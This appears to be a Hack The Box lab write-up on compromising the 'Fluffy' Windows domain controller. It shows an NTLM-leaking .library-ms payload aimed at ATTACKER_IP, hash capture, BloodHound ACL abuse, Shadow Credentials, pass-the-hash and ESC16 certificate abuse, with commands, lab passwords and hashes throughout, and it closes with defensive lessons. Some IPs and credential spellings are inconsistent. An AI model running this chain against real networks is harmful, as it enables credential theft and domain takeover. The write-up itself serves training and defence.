



RETIRED MACHINE

Fluffy

Machine Writeup · Hack The Box

4.8 ★
RATING

Easy
DIFFICULTY

Windows
OS

8,241
USER OWNS

7,803
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Fluffy is an assume-breach Windows AD box. An SMB share exposes a PDF referencing CVE-2025-24071 — a .library-ms NTLM hash leak via ZIP extraction. Responder captures p.agila NTLMv2. BloodHound reveals GenericWrite over SERVICE ACCOUNTS enabling Shadow Credentials against winrm_svc for WinRM shell access. A second chain via ca_svc plus ESC16 ADCS abuse yields full Domain Administrator compromise.

CONTENTS

01	Reconnaissance & SMB Enumeration	04	Shadow Credentials — WinRM Shell
02	CVE-2025-24071 — NTLM Hash Capture	05	ESC16 ADCS Abuse — Domain Admin
03	BloodHound & GenericWrite Abuse	06	Lessons Learned



Martí Hervás

Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/fluffy

01 Reconnaissance & SMB Enumeration

Fluffy is an assume-breach Windows Active Directory box. Initial credentials are provided: j.fleischman / J0eITHEM4n1990!. A full nmap scan against 10.10.11.69 fingerprints a Domain Controller — DNS (53), Kerberos (88), LDAP (389/636), SMB (445), WinRM (5985) and RPC all open. The SSL certificate confirms the domain: fluffy.htb, DC01.fluffy.htb, CA: fluffy-DC01-CA.

NMAP — FULL TCP SCAN

```
> sudo nmap -Pn -sCV -p- -vv 10.129.232.88 -oN target_tcp
[sudo] contraseña para marti:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-19 08:11 +0200
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 08:11
Completed Parallel DNS resolution of 1 host. at 08:11, 0.50s elapsed
Initiating SYN Stealth Scan at 08:11
Scanning 10.129.232.88 [65535 ports]
Discovered open port 445/tcp on 10.129.232.88
Discovered open port 53/tcp on 10.129.232.88
Discovered open port 139/tcp on 10.129.232.88
SYN Stealth Scan Timing: About 3.72% done: ETC: 08:25 (0:13:22 remaining)
```

nmap full scan — DC01.fluffy.htb confirmed, AD ports 53/88/139/445/636/5985 open



nmap — DC01 fingerprint

```
$ sudo nmap -Pn -p- -sCV -vv 10.10.11.69 -oN target_tcp

53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos
389/tcp   open  ldap        AD LDAP (Domain: fluffy.htb)
445/tcp   open  microsoft-ds (SMB signing: required)
636/tcp   open  ssl/ldap    AD LDAP over SSL
5985/tcp  open  http        WinRM — Microsoft HTTPAPI 2.0

# SSL cert: commonName=DC01.fluffy.htb, Issuer: fluffy-DC01-CA
```

HOSTS FILE

```

GNU nano 9.0 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 marti

10.129.232.88 DC01.fluffy.htb fluffy.htb fluffy DC01

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```

/etc/hosts — DC01.fluffy.htb, fluffy.htb, fluffy, DC01 all mapped to 10.10.11.69

SMB SHARES — IT SHARE WITH WRITE ACCESS

```

> nxc smb 10.129.232.88 -u 'j.fleischman' -p 'J0eLTHeM4n1990!' --shares
SMB 10.129.232.88 445 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.232.88 445 DC01 [*] fluffy.htb\j.fleischman:J0eLTHeM4n1990!
SMB 10.129.232.88 445 DC01 [*] Enumerated shares
SMB 10.129.232.88 445 DC01 Share Permissions Remark
SMB 10.129.232.88 445 DC01 ----
SMB 10.129.232.88 445 DC01 ADMIN$ Remote Admin
SMB 10.129.232.88 445 DC01 C$ Default share
SMB 10.129.232.88 445 DC01 IPC$ Remote IPC
SMB 10.129.232.88 445 DC01 IT READ,WRITE
SMB 10.129.232.88 445 DC01 NETLOGON Logon server share
SMB 10.129.232.88 445 DC01 SYSVOL Logon server share

```

nxc smb --shares — IT share READ,WRITE permissions for j.fleischman

DOMAIN USER ENUMERATION

```

> nxc smb 10.129.232.88 -u 'j.fleischman' -p 'J0eLTHeM4n1990!' --users
SMB 10.129.232.88 445 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.232.88 445 DC01 [*] fluffy.htb\j.fleischman:J0eLTHeM4n1990!
SMB 10.129.232.88 445 DC01 -Username- -Last PW Set- -BadPW- -Description-
SMB 10.129.232.88 445 DC01 Administrator 2025-04-17 15:45:01 0 Built-in account for administering the computer/domain
SMB 10.129.232.88 445 DC01 Guest 2025-04-18 14:37:08 0 Built-in account for guest access to the computer/domain
SMB 10.129.232.88 445 DC01 krbtgt 2025-04-17 16:00:02 0 Key Distribution Center Service Account
SMB 10.129.232.88 445 DC01 ca_svc 2025-04-17 16:07:50 0
SMB 10.129.232.88 445 DC01 ldap_svc 2025-04-17 16:17:00 0
SMB 10.129.232.88 445 DC01 p.agila 2025-04-18 14:37:08 0
SMB 10.129.232.88 445 DC01 winrm_svc 2025-05-18 00:51:16 0
SMB 10.129.232.88 445 DC01 j.coffey 2025-04-19 12:09:55 0
SMB 10.129.232.88 445 DC01 j.fleischman 2025-05-16 14:46:55 0
SMB 10.129.232.88 445 DC01 [*] Enumerated 9 local users: FLUFFY

```

nxc smb --users — 9 users: ca_svc, ldap_svc, p.agila, winrm_svc, j.fleischman...

IT SHARE CONTENTS

```

server share
> smbclient //10.129.232.88/IT -U 'j.fleischman%J0eLTHeM4n1990!'
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Tue May 19 15:39:54 2026
..               D           0   Tue May 19 15:39:54 2026
Everything-1.4.1.1026.x64 D           0   Fri Apr 18 17:08:44 2025
Everything-1.4.1.1026.x64.zip A 1827464   Fri Apr 18 17:04:05 2025
KeePass-2.58      D           0   Fri Apr 18 17:08:38 2025
KeePass-2.58.zip  A 3225346   Fri Apr 18 17:03:17 2025
Upgrade_Notice.pdf A 169963    Sat May 17 16:31:07 2025

```

smbclient IT share dir — KeePass-2.58.zip, Upgrade_Notice.pdf, Everything installer

NOTE The IT share has READ,WRITE access. Any file uploaded here will be processed by domain users browsing or extracting from it — a perfect delivery point for CVE-2025-24071.


02

CVE-2025-24071 — NTLM Hash Capture via .library-ms

The Upgrade_Notice.pdf inside the IT share is a patch announcement for the IT department. Crucially, it lists recent high-severity CVEs — including CVE-2025-24071, a Windows File Explorer spoofing vulnerability. When a ZIP archive containing a malicious .library-ms file is extracted, Windows Explorer automatically parses it and triggers an outbound

SMB authentication request, leaking the user NTLMv2 hash with zero interaction beyond extraction.

PDF REVIEW — CVE-2025-24071 IDENTIFIED



Upgrade_Notice.pdf — patch announcement listing CVE-2025-24071 as critical finding

HOW THE ATTACK WORKS

```

    .library-ms payload structure

# .library-ms is XML defining Windows library locations.
# On extraction, Explorer auto-parses it for indexing/preview.
# A crafted SMB path triggers silent NTLM authentication:

<libraryDescription>
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\ATTACKER_IP\\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>

# Zero clicks – extraction alone triggers auth to attacker

```

STEP 1 — GENERATE MALICIOUS ZIP

```

> python3 marti.py malware.zip 10.10.14.199

[+] File malware.zip.library-ms created successfully.
> ls
HTB  Scripts  TOOLS  exploit.zip  marti.py  Upgrade_Notice.pdf  users
~/Escritorio

```

python3 marti.py — exploit.zip with embedded .library-ms created successfully

STEP 2 — UPLOAD TO WRITABLE IT SHARE

```

HTB  Scripts  TOOLS  exploit.zip  marti.py  Upgrade_Notice.pdf  users
> smbclient //10.129.232.88/IT -U 'j.fleischman%J0e1THEM4n1990!'
Try "help" to get a list of possible commands.
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (1,2 kB/s) (average 1,2 kB/s)
smb: \>

```

smbclient put exploit.zip — uploaded to IT share alongside existing files

STEP 3 — RESPONDER LISTENER & HASH CAPTURE

p.agila : prometheusx-303 NTLMv2 cracked — rockyou.txt

03

BloodHound Analysis & GenericWrite Exploitation

With p.agila credentials, bloodhound-python ingests the complete AD environment. j.fleischman shows no escalation paths. p.agila however is a member of SERVICE ACCOUNT MANAGERS — a group with GenericAll over SERVICE ACCOUNTS. SERVICE ACCOUNTS in turn has GenericWrite over all three service accounts: ca_svc, ldap_svc, and winrm_svc. The attack: add p.agila to SERVICE ACCOUNTS, then abuse GenericWrite for Shadow Credentials.

BLOODHOUND INGESTION

```
> bloodhound-python -c All -ns 10.129.232.88 -d fluffy.htb --zip -u 'j.fleischman' -p 'J0e1THEM4n1990!'
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Testing resolved hostname connectivity dead:beef::6810:eb7b:d0f3:c10f
INFO: Trying LDAP connection to dead:beef::6810:eb7b:d0f3:c10f
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Testing resolved hostname connectivity dead:beef::6810:eb7b:d0f3:c10f
INFO: Trying LDAP connection to dead:beef::6810:eb7b:d0f3:c10f
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 25S
INFO: Compressing output into 20260519170024_bloodhound.zip
```

bloodhound-python -c All — 10 users, 54 groups, 1 domain, 1 computer collected

p.agila NODE — GROUP MEMBERSHIPS

PAGILA@FLUFFY.HTB

Database Info

Node Info

Analysis

whencreated

Fri, 18 Apr 2025 14:37:08 GMT

GROUP MEMBERSHIP

First Degree Group Memberships

2

Unrolled Group Membership

7

Foreign Group Membership

0

LOCAL ADMIN RIGHTS

First Degree Local Admin

0

Group Delegated Local Admin Rights

0

Derivative Local Admin Rights

▶

EXECUTION RIGHTS

First Degree RDP Privileges

0

Group Delegated RDP Privileges

0

First Degree DCOM Privileges

0


Group Delegated DCOM Privileges

0

DOMAIN USERS@FLUFFY.HTB

BloodHound p.agila node — member of SERVICE ACCOUNT MANAGERS, path to targets visible

BLOODHOUND — ATTACK GRAPH



BloodHound graph — SERVICE ACCOUNTS has GenericAll over SERVICE ACCOUNT MANAGERS



BloodHound — SERVICE ACCOUNTS has GenericWrite over ca_svc, ldap_svc, winrm_svc

ADD p.agila TO SERVICE ACCOUNTS GROUP

```
> bloodyAD -u 'p.agila' -p 'prometheusx-303' -d 'fluffy.htb' --host 10.129.232.88 --add groupMember 'service accounts' p.agila
[+] p.agila added to service accounts
```

~/Escritorio ✓ |

bloodyAD add groupMember — p.agila added to SERVICE ACCOUNTS successfully

```
> samba-tool group addmembers "SERVICE ACCOUNTS" "p.agila" -U "fluffy.htb\p.agila" --password='prometheusx-303' -H ldap://10.129.232.88
Added members to group SERVICE ACCOUNTS
```

~/Escritorio ✓ |

samba-tool group addmembers — alternative method, same result confirmed

NOTE Both bloodyAD and samba-tool can exploit GenericAll to add group members. Once p.agila is in SERVICE ACCOUNTS, GenericWrite over the three service accounts is inherited — enabling Shadow Credentials attacks on any of them.

04

Shadow Credentials — Compromise winrm_svc for WinRM Shell

Shadow Credentials abuse the msDS-KeyCredentialLink attribute. GenericWrite permits adding a certificate credential to the target account. certipy-ad shadow auto generates a keypair, writes it to winrm_svc, then authenticates via PKINIT to obtain the NT hash without knowing the password. The NT hash is passed directly to Evil-WinRM.

TIME SYNC — REQUIRED FOR KERBEROS

```
> sudo systemctl stop virtualbox-guest-utils
sudo systemctl disable virtualbox-guest-utils
Removed '/etc/systemd/system/multi-user.target.wants/virtualbox-guest-utils.service'.
> sudo timedatectl set-ntp false
> nxc smb 10.129.232.88
SMB      10.129.232.88    445    DC01          [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
> sudo date -s "2026-05-19 16:52:30"
mar 19 may 2026 16:52:30 CEST
```

sudo timedatectl set-ntp false + sudo date -s — clock synced to DC for Kerberos ops

KERBEROASTING ATTEMPT — NO CRACKS (RABBIT HOLE)

```
mar 19 may 2026 16:52:30 CEST
> nxc ldap 10.129.232.88 -u 'j.fleischman' -p 'J0e1THEM4n1990!' --kerberoasting krb.out
LDAP      10.129.232.88    389    DC01          [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:None) (channel binding:Never)
LDAP      10.129.232.88    389    DC01          [*] fluffy.htb\j.fleischman:J0e1THEM4n1990!
LDAP      10.129.232.88    389    DC01          [*] Skipping disabled account: krbtgt
LDAP      10.129.232.88    389    DC01          [*] Total of records returned 3
LDAP      10.129.232.88    389    DC01          [*] sAMAccountName: ca_svc, memberOf: ['CN=Service Accounts,CN=Users,DC=fluffy,DC=htb'], 'CN=Cert Publishers,CN=Users
j. pwdLastSet: 2025-04-17 18:07:50.116701, LastLogon: 2025-05-22 00:21:15.969274
LDAP      10.129.232.88    389    DC01          skrb5tgs$23*$ldap_svc$FLUFFY.HTB$fluffy.htb\ldap_svc*$c143817723ba5e7d61bddec7842568e8$79f3d9adc5f8f89731bcbf612e8af
021f288319f535681bc7de286a54fcd1eb68b25bf3765ac98c3665c0a996d81004f5a1347b592b13557b6c51952d8a5646fe4a98059041f98efcc6693a4f2fcc93be4c11cc8a831541ab805cdbeb57804a5b58e9
141dbb5992cc3a46ec3e1a54418df6910475de469052cdc83eb6b28a364bd613444b53b4ae2156b25aaeed41053f0a329c2d6a4c35989046ccc4fb1ccada8fe28d1060604ea0565a944b83ee3018632c9ebd8c67
ae9b76be01eb9dcf39374be00c235307629491f1edba6c0503ae4bbb24254161649314977aba59cc45f88d1a92e796aac25a1c429a1966186c09589d5eb33a009a4417d3d342a6d9fb90537cd68b0bb7e61327aa
74f50041e34752c422ba878cd4f5f0e1f4390980d5f9324ea9642fdmAd27239552522de68e0b2270b653b0975b7fc90b8bb412919c73047aca12b948b483f57fe1d03518cfe01ee90d557a52b4a688d83
531bbf4db4a19720b424f09214ez750377db0e15b740f5e84aa9fcd899891003c8fbd94c556f92b6446f519493a0b1bd5cd63107bb9c2859c1b5f608fbfrc4ed55d22e4199ccbbeaed01d33f6c0289b7c5a505
7f10d9983e60f7634c096a4738df7e7a6dda579cb3d119561f2b1a948bee583b83b57d6bba67b1489313cf1fddbb56a2479fa0dd44781c02c9fa6650042d3d2650ae3fe3f4a4659dac2facb28ffa13e9c9c78c
9e13e03381ef15861d0a8bb57c72a125ebbb8ce35923c1d6e4d65c8d49d52ca2ec2df1494c040b599fba57a57985f56b4db072a3536d6f594547522ef619edc178b26d65238d34f7862772b902010a396574c3d9
79e4e83f96745fc196906440b451d38eb855b151ffe4301b64f09fbf93d70b4e449d60723c8078f6ddf7e381216c0e89d75e68416f80fb9ab3aba58d8aea798281d591db1c57569cc7b70bab438d7cbfcd398f43
349562482de95dfcbb3a78ed52a1f6876311e94a1c0434c67f068a9247747fd8e81120c781a077377af823b3d5a318cf9dda7077621dfe1807bf7ce55c6e9553d298e3ed4f7a4f3acc5c251b3bd653cdf7fb7
6b421cf5307fb9980d95f98e004b5623749085444c5c34c38de770f7043c1a6ce8e6a230cd82a5dc323f79f50b870dae5454114b7286d9f72caec03b9f3613dceb72ce5ea474f82df5ca280863ae56b5a66f9c
893dd0379dc4da87d0ed67197373a5775f66f560467009977c76ca68c8d7b153f6d0e405b599481f3e95f73208b62b421d0fed389acd2b2b554a586871b041bb455a7f9b7f5cf0a4c30581ed8a2105c2192af9a
a4fce55aa9fa914129cfc888a3cee77cc50edcddf7318648623ffe52a19ad6dd64c204b767404d84be9efc6710
LDAP      10.129.232.88    389    DC01          [*] sAMAccountName: ldap_svc, memberOf: CN=Service Accounts,CN=Users,DC=fluffy,DC=htb, pwdLastSet: 2025-04-17 18:17:
on: <never>
LDAP      10.129.232.88    389    DC01          $krb5tgs$23*$ldap_svc$FLUFFY.HTB$fluffy.htb\ldap_svc*$c143817723ba5e7d61bddec7842568e8$79f3d9adc5f8f89731bcbf612e8af
```

nxc ldap --kerberoasting — TGS hashes for ca_svc, ldap_svc, winrm_svc obtained

WARN All three Kerberoast hashes failed against rockyou.txt — service accounts have strong passwords. Pivot to Shadow Credentials via GenericWrite instead of wasting time on cracking.

SHADOW CREDENTIALS ON winrm_svc — certipy-ad

 certipy-ad shadow auto — winrm_svc NT hash

```
$ certipy-ad shadow auto
-u 'p.agila@fluffy.htb' -p 'prometheusx-303'
-account 'WINRM_SVC' -dc-ip '10.10.11.69'

# Writes KeyCredentialLink, authenticates via PKINIT
# Returns NT hash for winrm_svc:
NT: 33bd09dcd697600edf6b3a7af4875767
```

EVIL-WINRM — PASS-THE-HASH SHELL AS winrm_svc

```
> evil-winrm -i 10.129.232.88 -u 'winrm_svc' -H '33bd09dcd697600edf6b3a7af4875767'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami
fluffy\winrm_svc
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> |
```

evil-winrm -i 10.10.11.69 -u winrm_svc -H 33bd09... — shell established as fluffy/winrm_svc

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> Get-ChildItem -Path C:\ -Recurse -Force -ErrorAction SilentlyContinue -Filter "user.txt"

Directory: C:\Users\winrm_svc\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---          5/19/2026   6:02 AM             34 user.txt
|
```

Get-ChildItem -Recurse -Filter user.txt — located at C:/Users/winrm_svc/Desktop

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> type C:\Users\winrm_svc\Desktop\user.txt
70a9810612f14b9e24bd8375d9a28d18
*Evil-WinRM* PS C:\Users\winrm_svc\Documents>
```

type user.txt — 70a9810612f14b9e24bd8375d9a28d18 — user flag captured

05

ESC16 ADCS Abuse — Escalation to Domain Admin

winrm_svc also holds GenericWrite over ca_svc — the Certificate Authority service account. A second Shadow Credentials attack yields the ca_svc NT hash. Certipy enumerates AD Certificate Services and identifies ESC16: the UPN (User Principal Name) is not locked in certificate requests, allowing a certificate to be issued for any user including Administrator. Authenticating with that certificate returns the Administrator NT hash — full domain compromise.

SHADOW CREDENTIALS ON ca_svc (FROM winrm_svc SESSION)

```
certipy-ad — ca_svc shadow credentials

# winrm_svc has GenericWrite over ca_svc
$ certipy-ad shadow auto
  -u 'winrm_svc@fluffy.htb'
  -H '33bd09dcd697600edf6b3a7af4875767'
  -account 'CA_SVC' -dc-ip '10.10.11.69'

# ca_svc NT hash: ca0f4f9e9eb8a092addf53bb03fc98c8
```

ENUMERATE ADCS — IDENTIFY ESC16

```

certipy-ad find — ESC16 identified

$ certipy-ad find
  -u 'ca_svc@fluffy.htb'
  -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8'
  -dc-ip '10.10.11.69' -stdout

# ESC16: mspki-Certificate-Name-Flag = SUBJECT_ALT_REQUIRE_UPN
# UPN not validated — request cert for any user including Administrator

```

EXPLOIT ESC16 — REQUEST CERT AS ADMINISTRATOR

```

certipy-ad ESC16 — Administrator certificate

$ certipy-ad req
  -u 'ca_svc@fluffy.htb'
  -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8'
  -ca 'fluffy-DC01-CA' -template 'User'
  -upn 'administrator@fluffy.htb'
  -dc-ip '10.10.11.69'

# Authenticate with cert to get Administrator NT hash:
$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.69

# Pass-the-hash as Administrator — SYSTEM access confirmed

```

ALL CREDENTIALS HARVESTED

```

(xavi@kali)-[~/machines/fluffy]
$ cat creds
j.fleischman J0elTHEM4n1990!
p.agila prometheusx-303

ca_svc ca0f4f9e9eb8a092addf53bb03fc98c8
winrm_svc 33bd09dcd697600edf6b3a7af4875767
ldap_svc 22151d74ba3de931a352cba1f9393a37

(xavi@kali)-[~/machines/fluffy]
$ █

```

cat creds — j.fleischman, p.agila, ca_svc, winrm_svc, ldap_svc hashes collected

DOMAIN COMPROMISED — ESC16 + Shadow Credentials chain → Administrator NT hash → SYSTEM

06

Lessons Learned

01 CVE-2025-24071 — ZIP Archives Are a Credential Theft Vector

A .library-ms file inside a ZIP triggers Windows Explorer automatic SMB authentication with zero user interaction beyond extraction. Any writable file share in a domain is a potential NTLM capture point. Disable NTLMv2 where possible, enforce SMB signing, and audit write-accessible shares. Block outbound SMB at the perimeter.

02 Assume-Breach Means Map the Entire ACL Graph — Not Just Groups

BloodHound revealed the complete chain in minutes: p.agila in SERVICE ACCOUNT MANAGERS with GenericAll over SERVICE ACCOUNTS, which has GenericWrite over three service accounts. Without ACL enumeration this chain is invisible. Run bloodhound-python on every engagement immediately after obtaining valid AD credentials — before touching anything else.

03 Shadow Credentials Bypass Password Requirements Entirely

msDS-KeyCredentialLink abuse lets an attacker impersonate any account they have GenericWrite over via certificate-based PKINIT authentication. The original password is never needed. Monitor for unexpected modifications to the msDS-KeyCredentialLink attribute in AD audit logs. GenericWrite over any account should be treated as equivalent to owning it.

04 ESC16 ADCS Misconfiguration Equals Domain Compromise

The vulnerable certificate template allowed UPN substitution — requesting a cert for any user including Domain Admins. ADCS misconfigurations (ESC1-ESC16) are endemic in real environments and consistently lead to full domain takeover. Run certipy-ad find on every internal engagement. Fix: enable strong certificate mapping and restrict who can enroll in sensitive templates.

Writeup authored by Marti Hervas · Hack The Box · Fluffy Machine · 2025